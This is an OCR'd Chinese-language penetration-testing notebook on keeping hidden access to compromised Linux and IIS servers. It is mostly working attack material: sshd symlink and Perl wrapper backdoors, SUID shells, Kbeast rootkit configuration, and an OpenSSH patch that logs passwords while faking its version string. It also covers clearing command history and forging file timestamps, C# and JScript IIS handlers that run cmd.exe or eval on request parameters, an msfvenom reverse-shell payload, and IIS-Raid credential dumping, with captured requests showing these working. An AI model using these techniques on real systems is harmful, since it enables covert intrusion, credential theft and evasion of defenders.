
```
>ln -sf /usr/sbin/sshd /tmp/su;/tmp/su -oPort=31337;
执行后开启31337端口，使用root任意密码登录
>ssh root@192.168.1.1 -p 31337
```

进程注入

```
http://cymothoa.sourceforge.net/
靶机>./cymothoa -p 进程PID -s 1 -y 端口
攻击机>nc -vv ip 端口
```

SSH wrapper后门

```
#cd /usr/sbin
#mv sshd ../bin
#echo '#!/usr/bin/perl' >sshd
#echo 'exec "/bin/sh" if (getpeername(STDIN) =~ /^..4A/);' >>sshd
#echo 'exec {"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>sshd
#chmod u+x sshd
#/etc/init.d/sshd restart
攻击机执行
>socat STDIO TCP4:192.168.0.110:22,sourceport=13377
```



SUID Shell

```
>cp /bin/bash /tmp/tmp
>chmod u+s /tmp/tmp
>/tmp/tmp -p
```

SSH公私钥登录

```
>vim /etc/ssh/sshd_conf取消以下注释
```

```
RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile      %h/.ssh/authorized_keys
```

```
>ssh-keygen生成
复制/root/.ssh/id_rsa.pub文件到攻击端的/root/.ssh/authorized_keys
>ssh -i id_rsa targer@1.1.1.1
```

Reptile

```
https://github.com/f0rb1dd3n/Reptile
安装
>apt install build-essential libncurses-dev linux-headers-$(uname -r)
>git clone https://github.com/f0rb1dd3n/Reptile.git
```

Kbeast_rootkit

```
http://core.ipsecs.com/rootkit/kernel-rootkit/ipsecs-kbeast-v1.tar.gz
version - 0 : 2.6.18 (RHEL/CentOS 5.x)
          1 : 2.6.32 (Ubuntu 10.x) [default version]
修改配置config.h
安装路径、日志路径、端口、连接密码、连接用户
```

```
#define _H4X_PATH_ "/tmp/_h4x_"

/*
File to save key logged data
*/
#define _LOGFILE_ "acctlog"

/*
This port will be hidded from netstat
*/
#define _HIDE_PORT_ 13377

/*
Password for remote access
*/
#define _RPASSWORD_ "123qwe!@#"
#define _MAGIC_NAME_ "root"
/*
```

```
./setup build
攻击机连接
>telnet 192.168.1.1 13377
```

OpenSSH后门

```
下载
http://ftp.openbsd.org/pub/OpenBSD/OpenSSH/portable/openssh-5.9p1.tar.gz
http://core.ipsecs.com/rootkit/patch-to-hack/0x06-openssh-5.9p1.patch.tar.gz
备份配置文件
>mv /etc/ssh/ssh_config /etc/ssh/ssh_config.old
>mv /etc/ssh/sshd_config /etc/ssh/sshd_config.old
安装关联文件
centos
>yum install -y openssl openssl-devel pam-devel zlib zlib-devel
Ubuntu
>apt-get install -y openssl libssl-dev libpam0g-dev
>tar zxvf openssh-5.9p1.tar.gz
>tar zxvf 0x06-openssh-5.9p1.patch.tar.gz
>cp openssh-5.9p1.patch/sshbd5.9p1.diff openssh-5.9p1/
>cd openssh-5.9p1
>patch <sshbd5.9p1.diff
>vim includes.h
```

```
177 #define ILOG "/tmp/.ilog"
178 #define OLOG "/tmp/.olog"
179 #define SECRETPW "123qwe!@#"
180 #endif /* INCLUDES_H */
```

```
/tmp/ilog记录登录到本机的用户密码
/tmp/olog记录本机登录其他机器的账户密码
日志文件前可以加个.隐藏起来
SECRETPW是连接后门密码
查看当前版本
>ssh -V
```

```
root@ul6:/tmp/openssh-5.9p1# ssh -V
OpenSSH_7.2p2 Ubuntu-4ubuntu2.8, OpenSSL 1.0.2g  1 Mar 2016
```

修改version.h改为当前版本

```
3 #define SSH_VERSION     "OpenSSH_7.2p2 Ubuntu-4ubuntu2.8"
4
5 #define SSH_PORTABLE    "p2"
6 #define SSH_RELEASE     SSH_VERSION SSH_PORTABLE
```

编译安装

Centos7

```
>./configure --prefix=/usr/ --sysconfdir=/etc/ssh/ --with-pam --with-kerberos5
>make clean
>make && make install
>systemctl restart sshd.service
```

ubuntu

```
>./configure --prefix=/usr --sysconfdir=/etc/ssh --with-pam
>make clean
>make&&make install
```

重启服务，修改文件日志

```
>touch -r/etc/ssh/ssh_config.old /etc/ssh/ssh_config
>touch -r/etc/ssh/sshd_config.old /etc/ssh/sshd_config
```

```
root@ul6:/tmp# cat .ilog
user:password --> root:
```

```
root@ul6:/tmp# ssh -V
OpenSSH_7.2p2 Ubuntu-4ubuntu2.8p2, OpenSSL 1.0.2g  1 Mar 2016
```

清除痕迹

```
>export HISTFILE=/dev/null
>export HISTSIZE=0
>export HISTFILESIZE=0
>sed -i 's/192.168.0.1/127.0.0.1/g' /root/.bash_history
```

IPTables端口复用

```
>iptables -t nat -N LETMEIN
>iptables -t nat  -A LETMEIN -p tcp -j REDIRECT --to-port 22
# 开启开关
>iptables -A INPUT -p tcp -m string --string 'threathuntercoming' --algo bm -m recent --set --name letmein --rsource -j ACCEPT
# 关闭开关
>iptables -A INPUT -p tcp -m string --string 'threathunterleaving' --algo bm -m recent --name letmein --remove -j ACCEPT
>iptables -t nat -A PREROUTING -p tcp --dport 80 --syn -m recent --rcheck --seconds 3600 --name letmein --rsource -j LETMEIN
攻击端:
#开启复用
>echo threathuntercoming | socat - tcp:192.168.0.110:80
#ssh使用80端口进行登录
ssh -p 80 root@192.168.0.110
#关闭复用
echo threathunterleaving | socat - tcp:192.168.0.110:80
```

```
root@kali:~# echo threathuntercoming | socat - tcp:192.168.0.110:80
HTTP/1.1 400 Bad Request
Date: Sun, 08 Mar 2020 04:31:39 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 300
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at localhost Port 80</address>
</body></html>
root@kali:~# ssh -p 80 root@192.168.0.110
root@192.168.0.110's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Mar  7 16:59:37 2020 from 192.168.0.106
root@y:~#
```

文件处理

```
>chattr +I shell.sh
```

```
root@y:/tmp# chmod +x shell.sh
root@y:/tmp# chattr +i shell.sh
root@y:/tmp# rm -rf shell.sh
rm: cannot remove 'shell.sh': Operation not permitted
root@y:/tmp# chattr -i shell.sh
root@y:/tmp# rm -rf shell.sh
root@y:/tmp# ls
crontab.loB6UC  VMwareDnD  vmware-root  vmware-root_1426-2731021103
root@y:/tmp#
```

```
>vim .shell.sh
```

root@y: /tmp

```
root@y:/tmp# ls
hsperfdata_tomcat6  tomcat6-tomcat6-tmp  vmwar
mod_backdoor        VMwareDnD            vmwar
root@y:/tmp# cat .1.txt
hah
root@y:/tmp#
```

```
>attrib +s +h +r 1.txt
```

```
C:\Windows\Temp>attrib +s +h +r 1.txt

C:\Windows\Temp>ls
'ls' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Windows\Temp>dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 E60E-5BE5

 C:\Windows\Temp 的目录

2020/03/04  19:46    <DIR>          .
2020/03/04  19:46    <DIR>          ..
2020/02/05  12:49                 0 DMI6DBF.tmp
2020/02/05  13:13               140 fwtsqmfile00.sqm
2020/02/05  13:20               140 fwtsqmfile01.sqm
2020/02/07  11:20               608 fwtsqmfile02.sqm
2020/02/07  11:40               140 fwtsqmfile03.sqm
2020/02/10  17:20               608 fwtsqmfile04.sqm
2020/02/26  15:27    <DIR>          Low
2020/02/18  10:57            37,641 powercat.ps1
2020/02/05  13:11           131,072 TS_9A84.tmp
2020/02/05  12:52    <DIR>          vmware-SYSTEM
2020/03/04  08:54           589,211 vmware-vmsvc.log
2020/03/04  17:42           348,960 vmware-vmusr.log
2020/03/04  08:54             9,306 vmware-vmvss.log
              11 个文件      1,117,826 字节
               4 个目录 27,490,013,184 可用字节
```


```
>touch -r 1.file 2.file 修改2file文件的时间跟1file时间相同
```

IIS_Bin_Backdoor

```
From:https://github.com/WBGlIl/IIS_backdoor
IIS_backdoor_dll.dl放入 web 目录的 bin 文件夹中配置 web.config 文件
```


```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <modules>
      <add name="IIS_backdoor" type="IIS_backdoor_dll.IISModule" />
        </modules>
    </system.webServer>
</configuration>
```


```
IIS_backdoor_shell.exe执行命令
```



使用IISBackdoor太明显，容易被看出是后门，这里对后门改名

```
using System.Web;
using static UrlRoutingModule.Program;

namespace UrlRoutingModule
{
    1 个引用
```






重新生成解决方案，dll放入bin目录，web.config修改为


```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <modules>
            <add name="UrlRoutingModule" type="UrlRoutingModule.IISModule" />
        </modules>
    </system.webServer>
</configuration>
```

添加完之后会自动在模块中注册好



执行payload，msf生成raw格式payload，选择shellcode选项，raw文件拖入即可

```
>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=12138 -f raw -o /var/www/html/1.raw
```




IIS_NETDLL_Spy

From:https://github.com/Ivan1ee/NetDLLSpy
原作者提及三种方式，第一种编译代码为DLL新建aspx文件实例化后门类来执行命令，第二种是做httphandler映射可指定一个后缀执行命令保存文件在web服务器上，再读取结果。第三种是使用jsc.exe编译js脚本生成dll，添加映射菜刀连接。
这里根据原作者的代码，进行了一下简单的修改，修改后的功能为添加httphandler映射指定一个后缀执行命令显示在页面上，不用保存在服务器中再访问。
代码

```
using System;
using System.Diagnostics;
using System.IO;
using System.Text;
using System.Web;
namespace IsapiModules
{
    public class Handler : IHttpHandler
    {
        public bool IsReusable
        {
            get
            {
                return false;
            }
        }
        public void ProcessRequest(HttpContext context)
        {
            string input = context.Request.Form["InternetInformationService"];  //command
            if (context.Request.Form["microsoft"] == "iis")//do command
            {
                this.cmdShell(input);
            }
        }
        public void cmdShell(string input)
        {
            Process process = new Process();
            process.StartInfo.FileName = "cmd.exe";
            process.StartInfo.RedirectStandardOutput = true;
            process.StartInfo.UseShellExecute = false;
            process.StartInfo.Arguments = "/c " + input;
            process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            process.Start();
            StreamReader output = process.StandardOutput;
            String result = output.ReadToEnd();
            output.Close();
            output.Dispose();
            HttpContext.Current.Response.Write(result);
        }
    }
}
```

保存为随意后缀，使用csc编译。

```
>C:\Windows\Microsoft.NET\Framework\v2.50727\csc.exe /t:library /r:System.Web.dll -out:C:\inetpub\wwwroot\Bin\SystemIO.dll
C:\inetpub\wwwroot\bin\code.cs
```




Web.config文件添加


```
<system.webServer>
     <handlers>
        <add name="PageHandlerFactory-ISAPI-2.0-32" path="*.xxx" verb="*" type="IsapiModules.Handler" resourceType="Unspecified"
requireAccess="Script" preCondition="integratedMode" />
    </handlers>
</system.webServer>
```

```
mode="Off" />


name="PageHandlerFactory-ISAPI-2.0-32" path="*.xxx" verb="*" type="IsapiModules.Hand
```

打开IIS管理器，可以看到处理映射管理器中已经添加了模块。



现在随意访问个xxx后缀的文件



带参数访问

```
microsoft=iis&InternetInformationService=net user
```

Request

Raw | Params | Headers | Hex

```
POST /welcome.xxx HTTP/1.1
Host: 192.168.0.98
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Purpose: prefetch
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

microsoft=iis&InternetInformationService=net user
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/7.5
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Thu, 02 Apr 2020 03:14:02 GMT
Connection: close
Content-Length: 267


\\SUB2K8 □□□□□

-------------------------------------------
--------------------------------
Administrator            Administrator (□□)
  Guest
test                     y

□□□□□□□
```

Request

Raw | Params | Headers | Hex

```
POST /welcome.xxx HTTP/1.1
Host: 192.168.0.98
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Purpose: prefetch
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 83

microsoft=iis&InternetInformationService=type
c:\windows\system32\drivers\etc\hosts
```

Response

Raw | Headers | Hex


```
# This file contains the mappings of IP
addresses to host names. Each
# entry should be kept on an individual li
The IP address should
# be placed in the first column followed by
the corresponding host name.
# The IP address and the host name should
separated by at least one
# space.
#
# Additionally, comments (such as these) ma
be inserted on individual
# lines or following the machine name denot
by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com
  # source server
#       38.25.63.10     x.acme.com
  # x client host

# localhost name resolution is handled with
DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost

127.0.0.1 genuine.microsoft.com
127.0.0.1 mpa.one.microsoft.com
127.0.0.1 sls.microsoft.com
127.0.0.1 localhost
```

第三种连接菜刀，这里也对代码修改了一下。

```
import System;
import System.Web;
import System.IO;
package IsapiModule
{
    public class Handler implements IHttpHandler
    {
        function IHttpHandler.ProcessRequest(context : HttpContext)
        {
            context.Response.Write("404 Not Found")
            var I = context;
            var Request = I.Request;
            var Response = I.Response;
            var Server = I.Server;
            eval(context.Request["Internet"]); //pass
        }
        function get IHttpHandler.IsReusable() : Boolean{ return true}
    }
}
```

使用jsc编译

```
>C:\Windows\Microsoft.NET\Framework\v4.0.30319\jsc.exe /t:library -out:C:\inetpub\wwwroot\Bin\IsapiModule.Handler.dll
C:\inetpub\wwwroot\bin\code.js
```




编辑web.config，添加映射，这里指定的后缀是.iis

```
<system.webServer>
<modules runAllManagedModulesForAllRequests="true"/> <directoryBrowse enabled="true"/>
 <staticContent>
 <mimeMap fileExtension=".json" mimeType="application/json" />
 </staticContent>
 <handlers>
 <add name="PageHandlerFactory-ISAPI-2.0-32-1" path="*.iis" verb="*" type="IsapiModule.Handler" preCondition="integratedMode"/>
 </handlers>
</system.webServer>
```


已自动加入了映射。现在随便访问个iis后缀的文件。

404 Not Found




404 Not Foundbackdoor ok

可使用菜刀直接连接




IIS_RAID


From:https://github.com/0x09AL/IIS-Raid
在vs2019下编译
在Functions.h中修改连接密码，passfile是dump下来的密码保存的位置，com_header是后门和服务器通信的请求头。



打开项目修改完你的密码，直接ctrl+B生成解决方案即可(这里生成的是**release**版本)
Dll传到服务器，改个名字，执行添加模块
>C:\Windows\system32\inetsrv\APPCMD.EXE **install module** /name:IsapiDotNet /image:"c:\windows\system32\inetsrv\IsapiDotNet.dll" **/add**:true




在模块中可以看到已经存在了



远程连接
>python3 iis_controller.py --url http://192.168.0.98 --password thisismykey
执行命令的方式是
>cmd +命令


Dump命令可以**dump**下来IIS站点的登录的信息，保存在设置的位置。
Inject可以执行shellcode

Cs/msf生成raw格式的shellcode
>inject 位置




JAVA Web Backdoor

